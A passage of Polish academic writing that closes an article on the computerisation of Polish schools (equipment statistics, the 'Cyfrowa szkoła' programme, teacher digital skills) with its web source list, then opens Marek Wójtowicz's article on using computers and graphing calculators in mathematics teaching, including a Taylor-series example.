Z korzystaniem z sieci wiąże się jeszcze jedno zagadnienie, które częstokroć jest przesłaniane przez inne problemy badawcze dotyczące Internetu. Jest to problem czasu, jaki internauta spędza w sieci. Wszystkie czynności, nawet najprostsze, które użytkownik wykonuje w Internecie wymagają czasu. Czasu, który jest niepodzielny. Przedział czasu wykorzystany na jedno działanie nie może być ponownie wykorzystany na działanie inne. Młody człowiek spędzający, jak podają badania, średnio 15 godzin tygodniowo w Internecie nie może tego czasu wykorzystać na nic innego (5% internautów deklaruje, że spędza w Internecie aż 36 godzin tygodniowo)⁷. Stąd syndrom „pustych podwórek” i „pustych trzepaków”, a w efekcie trudności, jakie coraz częściej mają młodzi ludzie w funkcjonowaniu w świecie realnym.

Wszystkie powyższe problemy wymagają skutecznego ich rozwiązywania w toku nauki szkolnej, co stawia przed programami nauczania, nauczycielami i całym procesem dydaktycznym wyzwania, z jakimi dotychczas szkoła nie spotkała się.

⁴ <http://lindenlab.com>. (dostęp: 12.12.2013); <http://secondlife.pl/> (dostęp: 12.12.2013); <http://secondlifedlapoczatkujacych.wordpress.com/>. (dostęp: 12.12.2013).

⁵ http://www.cda.pl/gry-online/show/drugie_%C5%BCycie/p1

⁶ M. Feliksiak, Komunikat z badań...

⁷ Tamże.

2. Cyfryzacja polskiej oświaty – sprzęt

Przystosowywanie polskiej edukacji do współczesnej cyfrowej rzeczywistości ma już wieloletnią historię. Na początku XXI wieku w ramach programów: „Komputer w każdej gminie”, „Komputer w każdej szkole”, „Pracownia internetowa w każdej szkole” z roku 2003, rozpoczęto wyposażanie polskich szkół w sprzęt komputerowy. Istotne przyspieszenie tego procesu nastąpiło po przystąpieniu Polski do Unii Europejskiej. W roku 2004 uruchomiono nowe projekty: „Pracownie komputerowe dla szkół” i „Internetowe Centra Informacji Multimedialnej w bibliotekach szkolnych i pedagogicznych”, finansowane z Europejskiego Funduszu Społecznego⁸. Realizacja tych projektów zdecydowanie poprawiła stan i jakość wyposażenia teleinformatycznego polskich szkół. Jak podało MEN, w latach 2005–2008 wykonano dostawy do ogółem 19 954 pracowni szkolnych a liczba dostarczonych zestawów komputerowych wyniosła 334 453⁹. W kolejnych latach liczba sprzętu komputerowego systematycznie wzrasta. Obecnie według Małego Rocznika Statystycznego GUS z 2013 roku 96,4% szkół podstawowych, 82,1% gimnazjów, 36,3% zasadniczych szkół zawodowych, 77,2% liceów, 75,1% techników, 48,7% szkół policealnych jest wyposażonych w komputery¹⁰. Niestety, statystyka ta nic nie mówi o nowoczesności i jakości tego sprzętu. A przede wszystkim nie pozwala ocenić, w jakim procencie jest to sprzęt mobilny, który przy dzisiejszym rozwoju technik informacyjno-komunikacyjnych zaczyna odgrywać kluczową rolę we wdrażaniu tych technologii do nowoczesnych form kształcenia. Z danych GUS wynika również, że stosunkowo niski jest wskaźnik mówiący o możliwości podłączenia, dostępnych dla uczniów, komputerów do szerokopasmowego Internetu. Dostęp ten przy obecnym rozwoju technologii multimedialnych jest sprawą decydującą o możliwości prowadzenia efektywnego procesu dydaktycznego z wykorzystaniem technologii informacyjno-komunikacyjnych. Tymczasem tylko 54,5%

⁸ PRACOWNIE KOMPUTEROWE DLA SZKÓŁ, http://www.men.gov.pl/index.php?option=com_content&view=article&id=482%3Apracownie-komputerowe&catid=123%3Aksztacenie-i-kadra-edukacja-informatyczna-i-medialna-dokumentacja-projektow-efs-2004-2006&Itemid=160 (dostęp: 10.10.2013); INTERNETOWE CENTRA INFORMACJI MULTIMEDIALNEJ W BIBLIOTEKACH SZKOLNYCH I PEDAGOGICZNYCH. http://www.men.gov.pl/index.php?option=com_content&view=article&id=483%3Ainternetowe-centra-informacji-multimedialnej&catid=123%3Aksztacenie-i-kadra-edukacja-informatyczna-i-medialna-dokumentacja-projektow-efs-2004-2006&Itemid=160 (dostęp: 10.10.2013).

⁹ http://www.men.gov.pl/index.php?option=com_content&view=article&id=482%3Apracownie-komputerowe&catid=123%3Aksztacenie-i-kadra-edukacja-informatyczna-i-medialna-dokumentacja-projektow-efs-2004-2006&Itemid=160 (dostęp: 11.09.2013).

¹⁰ RS_maly_rocznik_statystyczny_2013. http://www.stat.gov.pl/gus/5840_737_PLK_HTML.htm (dostęp: 11.09.2013).

komputerów w szkołach podstawowych ma możliwość komunikowania się z Internetem w trybie szerokopasmowym. W technikach wskaźnik ten wynosi 59,3%, w liceach jest najwyższy i wynosi 76,4%. W dzisiejszych czasach należy go jednak uznać za zdecydowanie niezadowalający.

Konieczność systematycznego unowocześniania szkolnej bazy teleinformatycznej została uwzględniona w uchwale nr 40/2012 Rady Ministrów z dnia 3 kwietnia 2012 roku w sprawie Rządowego Programu rozwijania kompetencji uczniów i nauczycieli w zakresie stosowania technologii informacyjno-komunikacyjnych – „Cyfrowa szkoła” oraz w Rozporządzeniu Rady Ministrów z dnia 3 kwietnia 2012 roku w sprawie warunków, form i trybu realizacji przedsięwzięcia dotyczącego rozwijania kompetencji uczniów i nauczycieli w zakresie stosowania technologii informacyjno-komunikacyjnych¹¹.

Rozporządzenie to ustala, na jakich warunkach organizacyjnych i finansowych szkoły mogą uczestniczyć w tym projekcie. Ustala wymogi stawiane nauczycielom pracującym w tych szkołach i precyzuje, w jakim stopniu, w procesie dydaktycznym, mają być wykorzystane nowoczesne technologie informacyjno-komunikacyjne. W załączniku nr 1 do tego Rozporządzenia sprecyzowano wykaz pomocy dydaktycznych, na zakup których może być udzielone wsparcie finansowe oraz sprecyzowano warunki, jakie powinny spełniać pomoce dydaktyczne. Interesujące jest, że wśród tych pomocy dydaktycznych wyszczególniono przenośne komputery dla ucznia i nauczyciela oraz dopuszczono możliwość zakupu innych mobilnych urządzeń mających funkcje komputera z odpowiednim oprogramowaniem. Należy w tym przypadku rozumieć, że ustawodawca dopuszcza zakup np. smartfonów czy tableatów. W ten sposób otwiera się nowa era w komputeryzacji szkół, a mianowicie era urządzeń przenośnych. Tym bardziej że ustawodawca zaleca również w ust. 1, pkt 2 ww. załącznika zakup szafek do przechowywania i bezpiecznego przemieszczania pomiędzy salami lekcyjnymi przenośnych komputerów dla uczniów, posiadających funkcję ładowania baterii – w zależności od wybranego przenośnego komputera. Ponadto zaleca się zakup kontrolera WLAN zarządzającego szkolną siecią bezprzewodową.

Projekt „Cyfrowa szkoła”, jako program pilotażowy był realizowany w okresie od 4 kwietnia 2012 r. do dnia 31 sierpnia 2013 r. Stanowił on wstęp do planowanego do wdrożenia wieloletniego programu rządowego w sprawie rozwijania kompetencji uczniów i nauczycieli w zakresie stosowania technologii informacyjno-komunikacyjnych w edukacji¹². W ramach tego projektu wyposażono w sprzęt komputerowy i multimedialny 399 szkół podstawowych z całej

¹¹ Dz.U. z 2012 r. nr 72, poz. 411.

¹² Cyfrowa szkoła i nowe umiejętności: program pilotażowy rządu na witrynie internetowej mac.gov.pl pod adresem <http://mac.gov.pl/dzialania/cyfrowa-szkola-i-nowe-umiejtnosci-program-pilotazowy-rzadu> (dostęp: 15.10.2012); <http://www.cyfrowaszkoła.men.gov.pl>.

Polski. Wstępne podsumowanie programu „Cyfrowa szkoła” dokonano w czerwcu 2013 roku. Uznano, że projekt spełnił swoje podstawowe zadania i MEN zapowiedziało jego kontynuację¹³. Szczegółowy raport podsumowujący ten projekt, przygotował na zlecenie MEN Instytut Badań Edukacyjnych¹⁴. W części raportu dotyczącej infrastruktury teleinformatycznej stwierdzono, że 51% dyrektorów szkół zgłaszało problemy techniczne związane z zakupionym sprzętem, a 61% wskazywało na niewystarczające połączenie z Internetem. Dyrektorzy szkół wyrażają również niepokój związany z ekonomicznymi skutkami utrzymania istniejącej infrastruktury teleinformatycznej. Przy obecnym poziomie finansowania oświaty nie widzą oni możliwości jej należytej konserwacji, nie mówiąc już o systematycznej modernizacji bazy teleinformatycznej szkół. W tej sytuacji nie może budzić zdziwienia fakt, że większość młodzieży, zwłaszcza z rodzin dobrze sytuowanych, posiada sprzęt teleinformatyczny (laptopy, smartfony, tablety) zdecydowanie nowocześniejszy i lepszej jakości niż ten, jaki może im zaoferować szkoła. Skutkuje to już w wielu przypadkach lekceważeniem przez młodzież szkoły, która w ich przekonaniu jest strukturą przestarzałą nienadążającą za zmianami zachodzącymi we współczesnej cyberprzestrzeni.

Wyposażenie polskiej oświaty w infrastrukturę teleinformatyczną dobrze jest skonfrontować z opiniami nauczycieli na ten temat.

Szymon Konkol z Rybnika, nauczyciel cukiernictwa i piekarnictwa, stwierdził, że „głównym problemem w naszej pracy jest mur niezrozumienia i brak sprzętu w szkole”¹⁵.

Marta Florkiewicz-Borkowska, nauczycielka niemieckiego z gimnazjum w Pielgrzymowicach koło Cieszyna, powiedziała, że „połączenie się zrywa, komputery się wieszają. Większość prac z moimi uczniami wykonujemy w domach, w czasie wolnym. (...) Marzę o klasie dobrze wyposażonej i z szybkim Internetem”¹⁶.

Otwarte pozostaje pytanie, jaka jest skala problemu sygnalizowana przez dyrektorów i ww. nauczycieli. Znając rzeczywistość polskiej oświaty można z dużą dozą prawdopodobieństwa stwierdzić, że sytuacje tego typu dotyczą większości szkół, a mimo to od 1 września 2013 roku zgodnie z Rozporządzeniem MEN weszło w życie unormowanie „jeden uczeń przy jednym komputerze”¹⁷. Interesujący byłby raport MEN, jak to Rozporządzenie zostało praktycznie zrealizowane?

¹³ <http://www.cyfrowaszkoła.men.gov.pl/index.php/informacje-o-programie/285-50-tys-lekcji-przy-udziale-cyfrowej-szkoly-men-zapowiada-kontynuacje-programu>. (dostęp: 10.12.2013).

¹⁴ <http://www.ibe.edu.pl/pl/>; <http://eduentuzjasci.pl/images/stories/publikacje/ibe-raport-cyfrowa-szkola.pdf> (dostęp: 10.12.2013).

¹⁵ A. Pezda, *Posłowie odkrywają „Cyfrową szkołę”*, http://wyborcza.pl/1,75478,13970146,Poslowie_odkrywaja__Cyfrowa_szkole_.html (dostęp: 12.12.2013).

¹⁶ Tamże.

¹⁷ Organizacja zajęć komputerowych, informatyki lub technologii informacyjnej od 1 września 2013 r. https://www.men.gov.pl/index.php?option=com_content&view=article&id=5538%3

3. Wdrażanie technologii informacyjno-komunikacyjnych w procesie dydaktycznym

Wyposażenie szkół w nowoczesny sprzęt teleinformatyczny jest bardzo ważnym, ale tylko jednym z elementów unowocześniania polskiej szkoły i przygotowania jej do funkcjonowania we współczesnym cyfrowym świecie.

Niezwykle istotnym elementem w tym procesie jest nauczyciel – dobrze przygotowany do wdrażania i wykorzystywania technologii informacyjno-komunikacyjnych w swojej pracy dydaktycznej.

Według Raportu Instytutu Badań Edukacyjnych oceniającego projekt „Cyfrowa szkoła” 28% dyrektorów szkół i 42% e-koordynatorów wskazało na brak odpowiednich umiejętności wśród nauczycieli wdrażających ten projekt¹⁸.

Powołany przez Ministerstwo Cyfryzacji i Administracji niezależny zespół ekspertów do spraw oceny przygotowania nauczycieli do wdrażania technologii informacyjno-komunikacyjnych (niezależnie od projektu „Cyfrowa szkoła”) wg informacji Aleksandry Pezdy z czerwca 2013 roku ma problemy z podsumowaniem danych, ze względu na obszerny materiał do analizy i obawę czy przedstawione wnioski będą na tyle interesujące by uzasadniały te kosztowne badania¹⁹.

Natomiast Artur Grabek cytuje fragment tego raportu w internetowym wydaniu „Rzeczpospolitej” z 11 grudnia 2013 roku: „Wyniki sugerują, iż nauczyciele mogą nie posiadać wystarczających kompetencji cyfrowych, jak również jasno sprecyzowanej wizji użycia TIK w dydaktyce. Stan wiedzy na temat przekazanej technologii i jej potencjału jest w większości szkół zbyt mały, aby efektywnie wykorzystać przekazany szkołom sprzęt”²⁰.

Informacje z obu raportów nie napawają optymizmem co do efektywnego wdrażania technologii informacyjno-komunikacyjnych w polskiej oświacie.

Analizą tych raportów i wypracowaniem odpowiednich dyrektyw dotyczących wdrażania technologii informacyjno-komunikacyjnych w polskim systemie oświaty miał zająć się w styczniu 2014 roku Komitet Rady Ministrów ds. Cyfryzacji²¹.

Otwarte pozostaje pytanie, jak wobec powyższych faktów prowadzić nowocześnie proces dydaktyczny i jakie kluczowe elementy powinny zawierać pro-

Aorganizacja-zaj-komputerowych-lub-informatyki&catid=272%3Aministerstwo-komunikaty-i-wyjanienia-men&Itemid=355 (dostęp: 10.12.2013).

¹⁸ <http://www.ibe.edu.pl/pl/>

¹⁹ A. Pezda, *Raport z „Cyfrowej szkoły”. Tablica, ksero czy komputer – i tak definicje trzeba wykuć na pamięć.* http://wyborcza.pl/szkola20/1,106745,14177269,Raport_z_Cyfrowej_szkoly_Tablica_ksero_czy_komputer.html?as=2 (dostęp: 11.12.2013).

²⁰ A. Grabek, *Szkola wciąż analogowa*, <http://www.rp.pl/artukul/10,1071506-Szkola-wciaz-analogowa.html>. (dostęp: 20.12.2013).

²¹ Tamże.

gramy nauczania wszystkich przedmiotów, w tym zwłaszcza technologii informacyjno-komunikacyjnych i informatyki.

Rozwiązaniem, przynajmniej częściowo tych problemów, powinny być treści e-podręczników i szczegółowe zalecenia dotyczące ich wdrażania przygotowywane w ramach projektu „Cyfrowa szkoła”.

Ciekawym przykładem wprowadzania nowoczesnych technologii informacyjno-komunikacyjnych do procesu dydaktycznego jest działalność „Superbelfrów”²². Wykorzystują oni w procesie dydaktycznym Facebooka, blogi, portal YouTube.

Interesujący jest również projekt Khan Academy, w ramach którego udostępniane są za darmo, w formie plików wideo, lekcje z wielu przedmiotów²³. Korzystać z nich mogą nie tylko uczniowie, ale wszyscy zainteresowani konkretnym zagadnieniem.

Wobec dynamicznych zmian we współczesnym świecie formy procesu dydaktycznego muszą być na bieżąco korygowane i dostosowywane do otaczającej nas cyberprzestrzeni. Tylko ciągłość tego procesu może zagwarantować wysoką jakość, efektywność i skuteczność dydaktyki.

Zakończenie

Z dużą dozą prawdopodobieństwa można stwierdzić, że we współczesnym i coraz bardziej zwirtualizowanym świecie wychowanie i edukacja młodego pokolenia wymyka się spod kontroli tak rodziców, jak i nauczycieli. Tempo codziennego życia, pogoń za pracą i jej utrzymaniem powoduje, że większość rodziców scedowuje procesy wychowawcze na szkołę, ta zaś nie nadąży wobec dynamicznych zmian w środowisku, w którym współcześnie funkcjonuje uczeń, zarówno w kształtowaniu jego osobowości, jak i w zakresie przygotowania go merytorycznie do funkcjonowania w obecnej cyberprzestrzeni. Przyczyn tego stanu rzeczy należy upatrywać przede wszystkim w dynamicznych zmianach zachodzących w otaczającym nas świecie i praktycznym braku możliwości szybkiego reagowania na procesy w nim zachodzące. Wobec łatwości i prostocie z jakim młody człowiek może dotrzeć do interesującej go informacji, klasyczny drukowany podręcznik wydaje się być reliktem dawnej przeszłości. Nawet propagowany obecnie przez władze oświatowe e-podręcznik nie jest w stanie konkurować z szybkością, z jaką uczeń może uzyskać aktualną informację w Internecie. Oczywiście „klasyka” koniecznego materiału, jaki trzeba przekazać uczniowi z takich przedmiotów jak matematyka czy fizyka pozostaje praktycznie

²² <http://www.superbelfrzy.edu.pl/>; A. Pezda, *Raport z „Cyfrowej szkoły”*...

²³ <http://pl.khanacademy.org/>

niezmienna (szkoda tylko, że uczniowie nie chcą lub nie są intelektualnie predysponowani do przyswojenia tego materiału) to już w przypadku języka polskiego (perturbacje wokół obowiązującego kanonu lektur) czy historii (którą należałoby praktycznie napisać od nowa, wraz ze zmianą układu politycznego w kraju) możliwość szybkiej ingerencji w podręcznik drukowany, a nawet e-podręcznik jest w porównaniu w informacją dostępną w Internecie, znikoma.

Poza tym współczesna młodzież ery Internetu, komunikatorów i portali społecznościowych postrzega otaczający ją świat przez pryzmat funkcjonującej tam wirtualnej rzeczywistości, a realna rzeczywistość szkolna reprezentowana częstokroć przez nauczyciela, który trudno odnajduje się w obecnej cyberprzestrzeni, traktowana jest jako zjawisko z minionej epoki.

Otwarte pozostaje pytanie, czy, a jeżeli tak, to kiedy uda się to zjawisko zmienić?

Netografia

Cyfrowa szkoła i nowe umiejętności: program pilotażowy rządu na witrynie internetowej mac.gov.pl pod adresem <http://mac.gov.pl/dzialania/cyfrowa-szkola-i-nowe-umiejtnosci-program-pilotazowy-rzadu> (dostęp: 15.10.2012).

Feliksiak M., Komunikat z badań. BS/75/2013. Internauci 2013. http://www.cbos.pl/SPIS-KOM.POL/2013/K_075_13.PDF (dostęp: 15.10.2013).

Feliksiak M., Komunikat z badań. BS/75/2013. Internauci 2013. http://www.cbos.pl/SPIS-KOM.POL/2013/K_075_13.PDF (dostęp: 15.10.2013).

Grabek A., *Szkola wciąż analogowa*, <http://www.rp.pl/artukul/10,1071506-Szkola-wciaz-analogowa.html> (dostęp: 20.12.2013).

<http://eduentuzjasci.pl/images/stories/publikacje/ibe-raport-cyfrowa-szkola.pdf>. (dostęp: 10.12.2013).

<http://helpline.org.pl/dowiedz-sie/3-niebezpieczne-kontakty> (dostęp: 19.12.2013).

<http://lindenlab.com> (dostęp: 12.12.2013).

<http://pl.khanacademy.org/>

<http://secondlife.pl/> (dostęp: 12.12.2013).

<http://secondlifedlapoczatkujacych.wordpress.com/> (dostęp: 12.12.2013).

<http://wiadomosci.wp.pl/kat,36474,title,Zero-tolerancji-dla-nekania-i-przemocy-w-sieci-kampania-w-Wielkiej-Brytanii,wid,15862846,wiadomosc.html?tid=1111de6> (dostęp: 10.12.2013).

http://www.cda.pl/gry-online/show/drugie_%C5%BCycie/pl

<http://www.cyfrowaszkoła.men.gov.pl>

<http://www.cyfrowaszkoła.men.gov.pl/index.php/informacje-o-programie/285-50-tys-lekcji-przy-udziale-cyfrowej-szkoly-men-zapowiada-kontynuacje-programu> (dostęp: 10.12.2013).

<http://www.ibe.edu.pl/pl/>

<http://www.ibe.edu.pl/pl/>

http://www.men.gov.pl/index.php?option=com_content&view=article&id=482%3Apracownie-komputerowe&catid=123%3Aksztacenie-i-kadra-edukacja-informatyczna-i-medialna-dokumentacja-projektow-efs-2004-2006&Itemid=160 (dostęp: 11.09.2013).

<http://www.superbelfrzy.edu.pl/>

<http://www.tvn24.pl/tak-jest,39,m/fala-przemocy-w-internecie,346729.html> (dostęp: 12.12.2013).

- Internetowe centra informacji multimedialnej w bibliotekach szkolnych i pedagogicznych. http://www.men.gov.pl/index.php?option=com_content&view=article&id=483%3Ainternetowe-centra-informacji-multimedialnej&catid=123%3Akształcenie-i-kadra-edukacja-informatyczna-i-medialna-dokumentacja-projektow-efs-2004-2006&Itemid=160 (dostęp: 10.10.2013).
- Jak skrócić SMS-a? Przewodnik po świetle emotikonów. <http://tech.wp.pl/kat,130058,title,Jak-skrocic-SMS-a-Przewodnik-po-swietcie-emotikonow,wid,14848910,wiadomosc.html?icaid=111c0b> (dostęp: 29.11.2013).
- Kościelniak P., *Niebezpieczne sieciowe znajomości*. Na stronie: <http://www.rp.pl/artukul/970267.html> (dostęp:10.12.2013).
- Organizacja zajęć komputerowych, informatyki lub technologii informacyjnej od 1 września 2013 r. https://www.men.gov.pl/index.php?option=com_content&view=article&id=5538%3Aorganizacja-zaj-komputerowych-lub-informatyki&catid=272%3Aministerstwo-komunikaty-i-wyjaznienia-men&Itemid=355 (dostęp: 10.12.2013).
- Pezda A., *Posłowie odkrywają „Cyfrową szkołę”* http://wyborcza.pl/1,75478,13970146,Poslowie-odkrywaja__Cyfrowa_szkole_.html (dostęp: 12.12.2013).
- Pezda A., *Raport z „Cyfrowej szkoły”. Tablica, ksero czy komputer – i tak definicje trzeba wykuć na pamięć*. http://wyborcza.pl/szkola20/1,106745,14177269,Raport_z_Cyfrowej_szkoly_Tablica_ksero_czy_komputer.html?as=2 (dostęp: 11.12.2013).
- Pezda A., *Raport z „Cyfrowej szkoły”. Tablica, ksero czy komputer – i tak definicje trzeba wykuć na pamięć*. http://wyborcza.pl/szkola20/1,106745,14177269,Raport_z_Cyfrowej_szkoly_Tablica_ksero_czy_komputer.html?as=2 (dostęp: 11.12.2013).
- PRACOWNIE KOMPUTEROWE DLA SZKÓŁ. http://www.men.gov.pl/index.php?option=com_content&view=article&id=482%3Apracownie-komputerowe&catid=123%3Akształcenie-i-kadra-edukacja-informatyczna-i-medialna-dokumentacja-projektow-efs-2004-2006&Itemid=160 (dostęp: 10.10.2013).
- RS_maly_rocznik_statystyczny_2013, http://www.stat.gov.pl/gus/5840_737_PLK_HTML.htm. (dostęp: 11.09.2013).
- Uchwała z dnia 3.04.2012 r. nr 40/2012 Rady Ministrów w sprawie Rządowego Programu rozwijania kompetencji uczniów i nauczycieli w zakresie stosowania technologii informacyjno-komunikacyjnych „Cyfrowa Szkoła” (Dz.U. z 2012 r. nr 72, poz. 411).

Marek WÓJTOWICZ

Uniwersytet Technologiczno-Humanistyczny w Radomiu

**TECNOLOGIA INFORMATYCZNA
STOSOWANA PRZEZ NAUCZYCIELA
W EDUKACJI MATEMATYCZNEJ**

**INFORMATION TECHNOLOGY
USED BY THE TEACHER
IN MATHEMATICAL EDUCATION**

Słowa kluczowe: Technologia informatyczna, edukacja matematyczna, komputer, kalkulator graficzny

Keywords: Information technology, mathematical education, computer, graphic calculator

Streszczenie

W artykule autor zwraca uwagę na potrzebę właściwego przygotowania informatycznego przyszłego nauczyciela, bowiem w zmieniającej się rzeczywistości uczniowie coraz częściej korzystają z komputera oraz innych urządzeń multimedialnych i należy im pokazać, jakie są możliwości wykorzystania tych urządzeń do wspomaganie procesu nauczania i uczenia się.

Summary

In this article I would like to draw attention to the need for proper IT preparation of the future teacher since in the changing reality pupils more often use both computer and also other multimedia appliances. That is why it is essential to show them what possibilities of these appliances are to assist the process of teaching and learning itself.

Wstęp

Wykorzystanie nowoczesnych technologii w procesie nauczania i uczenia się matematyki wiąże się z wieloma istotnymi kwestiami, takimi jak konieczność precyzyjnego sformułowania celów oraz metod nauczania i uczenia się, określenie miejsca i roli nauczyciela, a także ucznia w nowej rzeczywistości. Należy określić, w jaki sposób zostanie zorganizowany proces nauczania i uczenia się, a dokładniej należy ustalić jego miejsce. Pamiętajmy, że oprócz tradycyjnego nauczania w szkole można je prowadzić również on-line w wirtualnej klasie. Ten sposób pozwala uczniowi wybrać porę i miejsce nauki, a także in-

dywidualnie do własnych potrzeb ustalić tempo pracy¹. W ostatnich latach nastąpiło gwałtowne zainteresowanie właśnie tą formą nauki. Niemniej jednak popularne jest łączenie dwóch form nauczania, zdalnej i tradycyjnej (blended-learning)². Żadna z tych form nie zastąpi całkowicie nauczania tradycyjnego, a to dlatego, że pewne podstawowe treści uczeń/student musi opanować, aby mógł w perspektywie właściwie wykorzystywać nowe technologie. Uczeń/student źle przygotowany, podobnie zresztą jak źle przygotowany nauczyciel, nie będzie w stanie właściwie korzystać z nowych technologii. A jeśli tak, to jego działania nie przyniosą żadnych istotnych zmian w procesie nauczania i uczenia się matematyki.

1. Informatyczne przygotowanie przyszłych nauczycieli

Właściwie przygotowany nauczyciel powinien posiadać wiedzę z zakresu:

- obsługi komputera i administrowania pracownią komputerową;
- znajomości podstawowego oprogramowania użytkowego;
- znajomości oprogramowania dydaktycznego z zakresu matematyki;
- umiejętności wykorzystania dostępnego oprogramowania do realizacji konkretnych tematów lekcji;
- sposobów organizacji pracy na lekcjach matematyki z wykorzystaniem komputera³.

Mimo iż nauczyciele twierdzą, że z wiedzą na temat nowoczesnej technologii informatycznej nie mają większych problemów, to można zaobserwować, że jednak nie są dostatecznie przygotowani do wykorzystania nowych technologii w swojej pracy nauczyciela. Świadczy o tym fakt, że bardzo mała liczba zajęć jest wspomagana nowymi technologiami. Trudno powiedzieć, czy wynika to z ogólnej niechęci do zmiany swojego sposobu postępowania, czy jest to obawa przed nowym. Nie jest łatwo dobrze przeprowadzić lekcję z wykorzystaniem technologii informatycznych takich jak komputer czy kalkulator graficzny. Nauczyciel musi umieć wkomponować te fragmenty lekcji, które będą wspomagane technologiami informatycznymi w proces nauczania i określić odpowiednie formy pracy z tymi technologiami w zależności od możliwości i sytuacji. Ale na przykład komputer czy kalkulator graficzny stały się wszechobecne w naszym życiu

¹ M. Wójtowicz, A. Mołga, *E-learning-a new trend, a new way of teaching*, Present Day Trends Of Innovations 3, Ladislav Varkoly Scientific Editor, Issued by Dubnica Institute of Technology in Dubnica nad Vahom 2013.

² J. Kandzia, *E-nauczanie w szkole wyższej-przykład dobrej praktyki pedagogicznej*, „Edukacja – technika – informatyka, Wybrane problemy edukacji informatycznej i informacyjnej, Rocznik naukowy” nr 4/2013, cz 2, Rzeszów 2013.

³ M. Wójtowicz, *Informatyczne przygotowanie przyszłego nauczyciel matematyki*, „Edukacja – technika – informatyka, Wybrane problemy edukacji informatycznej i informacyjnej, Rocznik naukowy” nr 1/2010, cz. 2, Uniwersytet Rzeszowski, Wydawnictwo Oświatowe FOSZE, Rzeszów 2010.

i czy nam się to podoba czy też nie, musimy się nauczyć z nimi żyć, a przede wszystkim w sposób racjonalny i świadomy z tych środków korzystać, dlatego ważne jest przygotowanie tych, którzy będą nas uczyć pracy z tymi mediami⁴.


2. Wykorzystanie nowych technologii przez uczniów/studentów

Proces nauczania z wykorzystaniem technologii informatycznych powinien być właściwie zintegrowany z programem nauczania, a zastosowane metody powinny dostarczyć rzeczywistych i widocznych korzyści⁵. Komputer czy kalkulator wykorzystywany na przykład do wizualizacji wybranych pojęć lub problemów ma dostarczyć uczniowi/studentowi informacji w postaci graficznej, która pozwoli mu lepiej zrozumieć prezentowane zagadnienia.

Przykład

Bardzo często w zagadnieniach obliczeniowych zamiast daną funkcją wygodnie jest posługiwać się jej przybliżeniem w postaci wielomianu. Przybliżenie takie można uzyskać rozwijając daną funkcję w szereg potęgowy. Wykorzystując na przykład kalkulator graficzny TI nspire CAS można zrealizować powyższe zadanie używając komendy *taylor*.

Składnia: *Taylor (funkcja, zmienna, liczba wyrazów, punkt)*




Rysunek 1. Rozwinięcie funkcji w szereg Taylora

⁴ M. Wójtowicz, *Wykorzystanie komputera w procesie nauczania i uczenia się matematyki, Technologie informatyczne i ich zastosowania*, Wydawnictwo Naukowe Instytutu Technologii Eksploatacji – PIB, Radom 2010.

⁵ M. Wójtowicz, A. Molga, *Computer – aided design systems*, „Education – Technology – Computer Science, Main problems of informatics and information education”, Scientific Annual No 3/2012, Part 2, Uniwersytet Rzeszowski, Wydawnictwo Oświatowe FOSZE, Rzeszów 2012.


Teraz łatwo ocenić dokładność otrzymanego przybliżenia, np. graficznie wykorzystując wyjściową funkcję oraz zapisany dla niej wzór Taylora. Dokładność jest tym lepsza im więcej wyrazów uwzględnimy we wzorze Taylora i tę zależność można dokładnie zaobserwować.



Rysunek 2. Wykresy wielomianów przybliżających daną funkcję

